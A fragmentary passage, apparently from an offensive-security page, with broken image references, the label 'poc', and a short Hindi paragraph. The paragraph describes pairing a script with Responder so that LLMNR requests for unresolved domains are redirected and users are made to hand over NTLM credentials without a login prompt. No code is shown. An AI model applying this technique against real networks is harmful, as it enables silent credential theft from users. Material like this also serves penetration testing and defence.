

poc


इसके अलावा, इसे responder के साथ भी किया जा सकता है। LLMNR अनुरोध जारी करने वाले कोई भी अनसुलझे डोमेन स्क्रिप्ट पर पुनर्निर्देशित हो जाएँगे, जिससे NTLM उपयोगकर्ता/पासवर्ड प्रमाणीकरण विंडो पॉप अप करने के बजाय किसी भी उपयोगकर्ता को मजबूर किया जा सकता है। इसे काम करने के लिए, पहले स्क्रिप्ट चलाएँ और फिर responder चलाएँ।
